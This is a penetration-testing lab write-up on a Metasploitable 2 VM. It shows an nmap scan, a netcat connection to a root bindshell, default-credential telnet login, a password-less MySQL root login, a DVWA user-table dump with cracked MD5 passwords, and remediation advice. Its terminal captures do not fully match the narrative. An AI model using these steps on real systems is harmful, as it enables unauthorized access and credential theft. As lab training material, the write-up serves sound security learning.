

PENETRATION TESTING LAB WRITEUP

Unauthenticated MySQL Access & Credential Harvesting

Author: Mohamed Navid | Date: June 21, 2026 | Environment: VirtualBox Home Lab

1. Objective

To demonstrate unauthenticated remote access to a MySQL database service running on a vulnerable target machine (Metasploitable 2), enumerate databases, and harvest stored user credentials — simulating a real-world attacker's post-exploitation workflow.

2. Lab Environment

Component	Details
Attacker Machine	Kali Linux (VirtualBox VM)
Target Machine	Metasploitable 2 (VirtualBox VM)
Network Type	Host-Only Adapter (isolated lab network)
Attacker IP	192.168.56.101
Target IP	192.168.56.103
Tools Used	Nmap, MySQL Client (mysql)

3. Reconnaissance — Nmap Service Scan

An Nmap service version scan (-sV) was performed against the target to identify all open ports and running services. The host was first confirmed reachable via ping before scanning.

Command Used:

```
ping 192.168.56.103
nmap -sV 192.168.56.103
```

Screenshot — Ping & Nmap Scan Output:

```

kaliuser@10: ~
Session Actions Edit View Help

(kaliuser@10)-[~]
$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=0.624 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.608 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.635 ms
^C
— 192.168.56.103 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2037ms
rtt min/avg/max/mdev = 0.608/0.622/0.635/0.011 ms

(kaliuser@10)-[~]
$ nmap -sV 192.168.56.103
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-21 10:10 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00032s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:C2:66:7F (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds

(kaliuser@10)-[~]
$
```

Figure 1: Ping confirmation and Nmap -sV scan revealing 20+ open ports on Metasploitable 2

Key Findings:

Port	Service	Version	Risk Level
21/tcp	FTP	vsftpd 2.3.4	CRITICAL
22/tcp	SSH	OpenSSH 4.7p1	HIGH
23/tcp	Telnet	Linux telnetd	CRITICAL
80/tcp	HTTP	Apache httpd 2.2.8	HIGH
3306/tcp	MySQL	MySQL 5.0.51a	CRITICAL
1524/tcp	Bindshell	Metasploitable root shell	CRITICAL
5900/tcp	VNC	VNC protocol 3.3	HIGH

MySQL on port 3306 was identified as network-accessible — a critical misconfiguration that should never exist in a production environment.


4. Exploitation — Unauthenticated MySQL Login

MySQL was accessed remotely using the root account with no password. This is a default misconfiguration present in Metasploitable 2, representing a severe real-world vulnerability.

Command Used:

```
mysql -h 192.168.56.103 -u root
```

Screenshot — Successful MySQL Login (No Password):



```
kaliuser@10: ~  
Session Actions Edit View Help  
(kaliuser@10)-[~]  
$ nc 192.168.56.103 1524  
root@metasploitable:/# telnet 192.168.56.103  
Trying 192.168.56.103 ...  
Connected to 192.168.56.103.  
Escape character is '^['.  
  
metasploitable  
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: msfadmin  
msfadmin  
Password: msfadmin  
  
Last login: Sun Jun 21 10:23:09 EDT 2026 on pts/1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ mysql -h 192.168.56.103 -u root  
mysql -h 192.168.56.103 -u root  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 26  
Server version: 5.0.51a-3ubuntu5 (Ubuntu)  
  
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.  
  
mysql>
```

Figure 2: Successful unauthenticated remote MySQL login as root with no password required

Result:

Immediate access to the MySQL shell was obtained with zero authentication. The server version was confirmed as MySQL 5.0.51a running on Ubuntu.


5. Database Enumeration

After gaining access, all available databases were enumerated to identify targets for further investigation.

Commands Used:

```
show databases;
```

Screenshot — Database Enumeration:

A screenshot of a Kali Linux terminal window showing a Metasploit session. The user has connected to a remote host (192.168.56.103) and is now in a MySQL database. The command 'show databases;' has been executed, resulting in a list of seven databases: information_schema, dvwa, metasploit, mysql, owasp10, tikiwiki, and tikiwiki195. The terminal output includes the Metasploit banner, login instructions, and the MySQL connection details.

```
Session Actions Edit View Help
L$ nc 192.168.56.103 1524
root@metasploitable:/# telnet 192.168.56.103
Trying 192.168.56.103...
Connected to 192.168.56.103.
Escape character is '^]'.

metasploitable

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
msfadmin
Password: msfadmin

Last login: Sun Jun 21 10:23:09 EDT 2026 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ mysql -h 192.168.56.103 -u root
mysql -h 192.168.56.103 -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 26
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.00 sec)

mysql>
```

Figure 3: show databases output revealing 7 databases including dvwa, metasploit, and owasp10

Databases Discovered:

- **information_schema** — System database
- **dvwa** — Damn Vulnerable Web Application (selected for attack)

- **metasploit** — Metasploit framework database
- **mysql** — Core MySQL system database
- **owasp10** — OWASP Top 10 vulnerable app
- **tikiwiki / tikiwiki195** — Vulnerable CMS databases

The dvwa database was selected as the primary target due to its known storage of application user credentials.

6. Credential Harvesting — DVWA Users Table

The DVWA database was accessed and the users table was dumped to extract all stored credentials including usernames, full names, and password hashes.

Commands Used:

```
use dvwa;  
show tables;  
select * from users;
```

Screenshot — Full Credential Dump:

```
Session Actions Edit View Help
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ mysql -h 192.168.56.103 -u root
mysql -h 192.168.56.103 -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 26
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| dwwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.00 sec)

mysql> use dwwa;
use dwwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_dwwa |
+-----+
| guestbook |
| users |
+-----+
2 rows in set (0.00 sec)

mysql> select * from users;
select * from users;
+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user | password | avatar |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dwwa/hackable/users/admin.jpg |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dwwa/hackable/users/gordonb.jpg |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | http://172.16.123.129/dwwa/hackable/users/1337.jpg |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dwwa/hackable/users/pablo.jpg |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dwwa/hackable/users/smithy.jpg |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql>
```

Figure 4: select * from users output showing 5 user accounts with MD5 password hashes

Credentials Harvested:

User ID	Username	MD5 Hash	Cracked Password
1	admin	5f4dcc3b5aa765d61d8327deb882cf99	password
2	gordonb	e99a18c428cb38d5f260853678922e03	abc123
3	1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
4	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
5	smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

All passwords were stored as unsalted MD5 hashes — a critically weak algorithm. These hashes are instantly reversible using rainbow tables or tools like Hashcat without any brute force.

7. Attack Chain Summary

Phase	Action	Tool
Reconnaissance	Service version scan to discover open MySQL port	Nmap -sV
Initial Access	Remote login to MySQL with no password	MySQL Client
Discovery	Enumerate all available databases	SQL: show databases
Collection	Dump DVWA users table with all credentials	SQL: select * from users
Credential Harvesting	Identify MD5 hashes and crack passwords	Rainbow Tables

8. Impact Assessment

- **Unauthorized Data Access:** Full read/write access to all 7 databases obtained with zero credentials
- **Credential Theft:** 5 user accounts with crackable MD5 hashes extracted in seconds
- **Credential Reuse Attack:** Common passwords (password, abc123, letmein) likely reused on SSH and other services
- **Lateral Movement:** Harvested credentials can be used to pivot and compromise other systems
- **Data Integrity Risk:** Attacker can insert, modify, or delete any database records

9. Recommendations & Remediation

- **Set a strong MySQL root password:** Never leave database root accounts with empty passwords
- **Bind MySQL to localhost:** Add bind-address = 127.0.0.1 in my.cnf to block remote access

- **Use strong password hashing:** Replace MD5 with bcrypt or Argon2 with unique salts per user
- **Principle of least privilege:** Create separate DB users per application with minimal permissions
- **Network segmentation:** Database servers must never be directly reachable from untrusted networks
- **Regular vulnerability audits:** Use tools like Lynis or OpenVAS to detect misconfigurations proactively

10. Conclusion

This lab exercise successfully demonstrated how a single misconfiguration — an unauthenticated MySQL service exposed on the network — can lead to complete database compromise and full credential harvesting. The entire attack required no advanced exploits or specialized knowledge; only standard command-line tools were used. This highlights the critical importance of secure configuration, strong credential management, and network segmentation in any production environment.

— End of Report —